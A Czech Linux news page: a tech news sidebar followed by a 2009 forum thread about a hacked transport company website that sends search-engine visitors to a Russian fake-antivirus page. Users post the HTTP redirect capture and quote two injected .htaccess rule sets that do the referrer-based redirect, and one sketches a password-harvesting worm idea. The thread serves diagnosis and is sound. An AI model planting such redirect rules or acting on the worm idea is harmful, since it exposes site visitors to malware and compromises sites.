Byla vydána OpenIndiana 2026.10. Unixový operační systém OpenIndiana (Wikipedie) vychází z OpenSolarisu (Wikipedie).
Americký výrobce polovodičů onsemi (ON Semiconductor) zrušil plány na rozšíření výroby v rožnovském závodě v Česku za dvě miliardy dolarů (podle aktuálního kurzu zhruba 43,5 mld. Kč). Důvodem je vývoj na trhu.
O víkendu probíhá na FIT VUT v Brně konference OpenAlt 2026 o otevřeném softwaru a datech, IT bezpečnosti, DIY a IoT. Na programu je spousta zajímavých přednášek. Pokud jste v Brně, stavte se. Vstup zdarma. Přednášky lze sledovat i online na VHSky a YouTube.
Qualcomm uzavřel víceletou dohodu se SpaceX. Bude dodávat rádiové technologie, baseband jednotky a software pro plánovanou pozemní 5G síť Starlink Mobile. Výstavba má zahrnovat desítky tisíc základnových stanic v USA. Zahájení nasazování se očekává v roce 2027. Qualcomm dohodu označuje za svůj dosud největší 5G kontrakt.
Google rozšířil Cloud Vulnerability Reward Program. Nově nabízí odměnu až 250 tisíc dolarů za vysoce závažné architektonické bezpečnostní chyby označované jako Root-in-Cloud.
V březnu byla oznámena spolupráce GrapheneOS s Motorolou. Nejnovější vlajka Motorola Signature 27 je první Motorola s oficiální podporou GrapheneOS. GrapheneOS (Wikpedie) je varianta Androidu zaměřující se na bezpečnost a soukromí.
Omarchy (Wikipedie) je linuxová distribuce s dlaždicovým správcem oken Hyprland. Založena je na Arch Linuxu. Vydána byla v nové verzi 4.5.0. Nově také pro Apple Silicon, konkrétně pro M1/M2/M3/Neo MacBooky.
Byla vydána nová stabilní verze 8.3 webového prohlížeče Vivaldi (Wikipedie). Postavena je na Chromiu 156 s bezpečnostními opravami z Chromia 157. Přehled novinek i s náhledy v příspěvku na blogu.
Nechápu o čem to píšeš, nechceš to trochu rozvést?
Zkusil jsem a při kliku mě Firefox upozornil, že jde o podezřelou útočnou stránku :)
Vypadá to, že web dopravního podniku hackla nějaká ruská skupina a přesměrovává web na svůj :)
Myslím, že u google problém nebude:
http://www.dpchj.cz/
GET / HTTP/1.1
Host: www.dpchj.cz
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; cs-CZ; rv:1.9.0.5) Gecko/2008121300 SUSE/3.0.5-2.5 Firefox/3.0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: cs,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: UTF-8,*
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?num=100&hl=en&safe=off&q=dpchj&btnG=Search
HTTP/1.x 302 Found
Date: Sat, 17 Jan 2009 22:36:02 GMT
Server: Apache/2.2.3 (Debian) PHP/5.2.0-8+etch7
Location: http://mp3zero.ru/kav.php
Content-Length: 304
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
 17.1.2009 22:06
vlastikroot | skóre: 24
| blog: vlastikovo
| Milevsko
Potvrzuji. To je možná větší záhada než to proč mi nejde přečíst to zatracený cd...
Osobně bych to přisoudil nějaké nepravosti na serveru toho dpchj, protože po kliknutí odkaz skutečně míří na ty stránky a až tam dojde k přesměrování.
 17.1.2009 22:38
hikikomori82 | skóre: 18
| blog: foobar
| Košice
 17.1.2009 23:01
Beetljuice | skóre: 26
| blog: BeetljuiceBlog
| Bílina
18.1.2009 13:16
Beetljuice | skóre: 26
| blog: BeetljuiceBlog
| Bílina



Mnooo  Ja som ignoroval výstrahu Firefoxa a naskočila mi stránka s Antivirusom 2009 ktorý mi začal skenovať najprv disk C a potom aj disk D na mojom PC-BSD ... pred očami mi behali prehliadané samé exe a dll ... a na záver mi tam dokonca našiel aj nejakú háveď
.
 .

 18.1.2009 02:07
Luk | skóre: 47
| blog: Kacířské myšlenky
| Kutná Hora
jeden clovek od nas si nechaval hesla k hostingum v mailuHesla k hostingům má v mailu drtivá většina lidí, kteří si někdy nějaký hosting objednali. Stačí napsat červa, který bude zvládat zpracovat mail od některého většího webhostera a snadno se tak lze nabourat klidně do tisíců webů najednou.
Konkretne u dpchj je to na 99% ukradene pristupove heslo, zadne php fusion tam nebezi. Na web byl pridan tento .htaccess:
RewriteEngine On

RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]

RewriteRule .* http://mp3zero.ru/kav.php [R,L]
a to bylo cele kouzlo ....
A na jinem webu jsem nasel jeste upgrade:
RewriteEngine On

RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*yandex.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*rambler.*$ [NC,OR]

RewriteCond %{HTTP_REFERER} .*ya.*$ [NC]

RewriteRule .* http://j-5.info/2/go.php?sid=2 [R,L]
Celkem byly napadene 3 weby ktere spravoval 1 clovek takze teorie cteni hesel z jeho mailu je velice pravdepodobna.
Tiskni
Sdílej:


 AbcLinuxu.cz
 ITBiz.cz
 HDmag.cz
 AbcPráce.cz
 18.1.2009 10:08
 19.1.2009 09:37